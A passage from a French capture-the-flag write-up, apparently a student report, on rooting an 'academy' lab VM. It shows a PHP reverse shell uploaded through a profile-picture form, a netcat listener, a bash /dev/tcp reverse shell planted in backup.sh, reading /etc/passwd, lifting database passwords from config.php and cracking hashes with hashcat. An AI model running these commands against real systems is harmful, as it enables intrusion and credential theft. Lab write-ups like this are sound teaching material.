


Figure 30 : Changement de photo de profil réussi

Nous essayons également de mettre un fichier texte dans le champ d'envoi, et à notre grande surprise cela fonctionnait également. A partir de ce moment-là, nous avons directement pensé à effectuer un reverse shell.

6. Reverse shell

Nous savons que nous sommes sur une page PHP. Nous cherchons donc sur Internet des informations sur l'existence de scripts ou de commandes qui nous permettraient de faire ce reverse shell PHP.

Nous utilisons donc le site revshells.com et nous décidons d'utiliser l'un des reverse shell qui nous sont proposés : le « PHP PentestMonkey ».




Figure 31 : Reverse Shell généré

Nous remplaçons par la bonne IP et le bon numéro de port, puis nous copions le script dans un fichier que nous nommons **`reverse.php`** (vous trouverez le lien du GitHub où se trouve le script dans les sources) que nous plaçons à la place du fichier texte. Avant de mettre à jour la photo de profil, nous exécutons cette commande :

```
nc -lnvp 3333
```

- `-l` : Indique à Netcat de fonctionner en mode écoute *(listening)*, c'est-à-dire qu'il attendra des connexions entrantes sur un port spécifique

- `-n` : Empêche Netcat de rechercher les noms d'hôte des machines ciblées. Cela permet d'accélérer la connexion et d'éviter de générer une requête DNS
- `-v` : Active le mode *verbose*, c'est-à-dire qu'il fournit plus d'informations et de détails sur ce qui se passe, comme les connexions entrantes et sortantes
- `-p` : Spécifie le port sur lequel Netcat doit écouter les connexions. Dans ce cas, il s'agit du port **3333**

Nous lançons le script en cliquant sur « update » sur la page web du site en ayant préalablement *uploadé* le script PHP. Voici ce que nous obtenons :




Figure 32 : Reverse Shell obtenu

Nous obtenons donc la connexion avec un utilisateur s'appelant « www-data ». Nous ne sommes pas encore « root » mais nous avons bien avancé. Nous devons maintenant passer à la partie escalade de privilèges.

7. Escalade de privilèges

Tout d'abord, comme vous pouvez le voir sur la capture précédente, nous avons un shell très peu esthétique, nous décidons donc de l'améliorer pour nous faciliter la tâche en utilisant la commande suivante (nous avons trouvé cette commande sur différents sites sur Internet, vous trouverez les différents liens dans les sources) :

`python -c 'import pty;pty.spawn("/bin/bash")'` :

- `python -c` : Lance une commande Python directement depuis la ligne de commande. L'option -c permet d'exécuter le code Python qui suit entre les guillemets
- `import pty` : Importe le module pty
- `pty.spawn("/bin/bash")` : Cette fonction démarre un nouveau processus en utilisant le programme spécifié, ici **/bin/bash** (le shell Bash). pty.spawn permet d'exécuter le programme dans un pseudo-terminal, ce qui permet d'obtenir un shell interactif à l'intérieur du terminal actuel

Ensuite nous allons dans le fichier `/etc/passwd` pour avoir des informations sur les utilisateurs :




Figure 33 : Obtention du fichier /etc/passwd

Maintenant dans le fichier `/etc/shadow` :




Figure 34 : Refus de l'ouverture du fichier /etc/shadow

Mains nous n'avons pas les autorisations.

D'après ce que nous avons vu, nous essayons de chercher dans le dossier de l'utilisateur « grimmie ». Nous découvrons que **grimmie** (propriétaire) peut lire, écrire et exécuter le fichier, les membres du groupe **administrator** peuvent lire et exécuter le fichier et tous les autres utilisateurs peuvent seulement lire le fichier :




Figure 35 : Droits sur le fichier backup.sh

Nous ne pouvons rien faire à part lire le fichier que voici :




Figure 36 : Lecture du fichier backup.sh

Voici ce que le script backup.sh fait :

- Supprime le fichier backup.zip qui se trouve dans le répertoire `/tmp`
- Compresse le fichier backup.zip dans le répertoire `/var/www/html/academy/includes`
- Change les permissions de `/tmp/backup.zip` pour que seul le propriétaire puisse le lire, l'écrire et l'exécuter

Nous avons ensuite décidé d'aller dans le répertoire qui nous est indiqué dans le script :

```
www-data@academy:/home/grimmie$ cd /var/www/html
cd /var/www/html
www-data@academy:/var/www/html$ cd academy
cd academy
www-data@academy:/var/www/html/academy$ cd includes
cd includes
www-data@academy:/var/www/html/academy/includes$ ls
ls
config.php  footer.php  header.php  menubar.php
```

Figure 37 : Affichage du répertoire /var/www/html/academy/includes

Nous y découvrons plusieurs fichiers, mais le seul qui est intéressant est le fichier `config.php` :

```
www-data@academy:/var/www/html/academy/includes$ cat config.php
cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect datab
ase");


?>
www-data@academy:/var/www/html/academy/includes$
```

Figure 38 : Affichage du fichier config.php

Nous découvrons donc que le mot de passe de l'utilisateur **grimmie** est **My_V3ryS3cur3_P4ss**.

Nous lançons directement une connexion SSH :

```
┌──(kali㉿kalikali)-[~]
└─$ ssh grimmie@10.0.2.7
grimmie@10.0.2.7's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ su
Password:
su: Authentication failure
grimmie@academy:~$ su
Password:
su: Authentication failure
grimmie@academy:~$
```

Figure 39 : Connexion à SSH

La connexion SSH fonctionne, mais notre tentative de connexion en tant que root ne fonctionne pas.

Nous avons ensuite exploré les différents fichiers et dossiers de l'utilisateur grimmie. A partir de ce moment, nous avons perdu énormément de temps à chercher dans les différents fichiers et dossiers de l'utilisateur grimmie sans grands résultats, le seul fichier que nous retrouvons est `backup.sh`. Nous décidons donc de l'éditer pour effectuer un reverse-shell :

```
bash -i >& /dev/tcp/10.0.2.5/7777 0>&1
```

Après exécutions nous remarquons qu'il est non concluant car nous retombons directement sur l'utilisateur grimmie :

```
┌──(kali㉿kalikali)-[~]
└─$ nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.8] 50022
grimmie@academy:~$
```

Figure 40 : Reverse Shell

Nous avons donc décidé d'essayer de nous connecter à la base de données MariaDB pour voir si elle contenait des informations intéressantes. Nous nous connectons avec le login et le mot de passe de l'utilisateur « grimmie » :

```
www-data@academy:/var/www/html/academy/includes$ mysql -u grimmie -p
mysql -u grimmie -p
Enter password: My_V3ryS3cur3_P4ss

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| onlinecourse       |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.010 sec)

MariaDB [(none)]>
```

Figure 41 : Connexion à la base de données MariaDB

Nous décidons d'inspecter la première base de données qui est « information_schema » mais nous ne trouvons rien d'intéressant et, après recherches, nous avons appris que la base information_schema est une base système contenant des informations sur la structure de toutes les autres bases de données sur le serveur MariaDB. Donc rien d'intéressant trouvé dans cette base de données.

Nous avons ensuite regardé dans la base de données « onlinecourse » et les seules informations importantes trouvées étaient dans la base de données « admin » :




Figure 42 : Visualisation de la base de données "OnlineCourse"

Nous avons donc le hash du mot de passe de l'admin, nous mettons cela de côté et continuons notre exploration.

L'unique table avec des informations intéressantes est « user » :

Host	User	Password	Select_priv	Insert_priv
Index_priv	Alter_priv	Show_db_priv	Super_priv	Create_tmp_table_priv	Lock_tables_p
_user_priv	Event_priv	Trigger_priv	Create_tablespace_priv	Delete_history_priv	ssl_t
tion_string	password_expired	is_role	default_role	max_statement_time	
localhost	root	*8DEB44F79A130674A714BA1A66387EC111A82BD1	Y	Y
Y	Y	Y	Y	Y	Y
Y	Y	Y	Y	Y	
N	N			0.000000	
localhost	pma	*03E2854B1BC2353C7FED1F780C55F7845322DC57	N	N
N	N	N	N	N	N
N	N	N	N	N	
N	N			0.000000	
localhost	grimmie	*FBAFF8215F65CDBF082236E749CD2D772DC921C7	Y	Y
Y	Y	Y	Y	Y	Y
Y	Y	Y	Y	Y	
N	N			0.000000	

Figure 43 : Visualisation de la table "user"

Nous avons maintenant le hash de l'utilisateur root est nous remarquons qu'il est différent de celui d'admin, nous sommes donc sûr que c'est 2 mots de passe sont utilisés pour des accès différents.

Nous passons maintenant au crack du hash du mot de passe **root** ainsi que du mot de passe **admin**, sachant que nous avons déjà connaissance du mot de passe de l'utilisateur **grimmie** et nous décidons de ne rien tester sur **pma** pour le moment.

Voici le hash « root » :

Figure 44 : Test du type de hash de root

Après crack voici ce que nous découvrons :

```
┌──(kali㉿kalikali)-[~]
└─$ hashcat -m 300 hash_sql.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platfo
rm #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-penryn-13th Gen Intel(R) Core(TM) i9-13900H, 2917/5898 MB (1024 MB allocatable), 11MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Dec 12 12:30:08 2024
Stopped: Thu Dec 12 12:30:08 2024

┌──(kali㉿kalikali)-[~]
└─$ hashcat -m 300 --show hash_sql.txt

8deb44f79a130674a714ba1a66387ec111a82bd1:26021997
```

Nous savons maintenant que le mot de passe de root est 26021997.

Nous passons maintenant au hash de l'utilisateur « admin » :

```
HASH: 21232f297a57a5a743894a0e4a801fc3

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
[+] md5($username.0.$pass)
[+] md5($username.LF.$pass)
[+] md5($username.md5($pass).$salt)
[+] md5(md5($pass))
[+] md5(md5($pass).$salt)
[+] md5(md5($pass).md5($salt))
```

Le mot de passe de « admin » est donc « admin » :




Figure 45 : Obtention du mot de passe admin à partir du hash

Nous testons une connexion SSH avec **root** sans succès :




Figure 46 : Tentative de connexion SSH avec utilisateur root

Nous tentons également une connexion SSH avec admin sans succès :




Figure 47 : Tentative de connexion SSH avec utilisateur admin

Nous tentons une connexion à la base de données avec root mais sans succès :

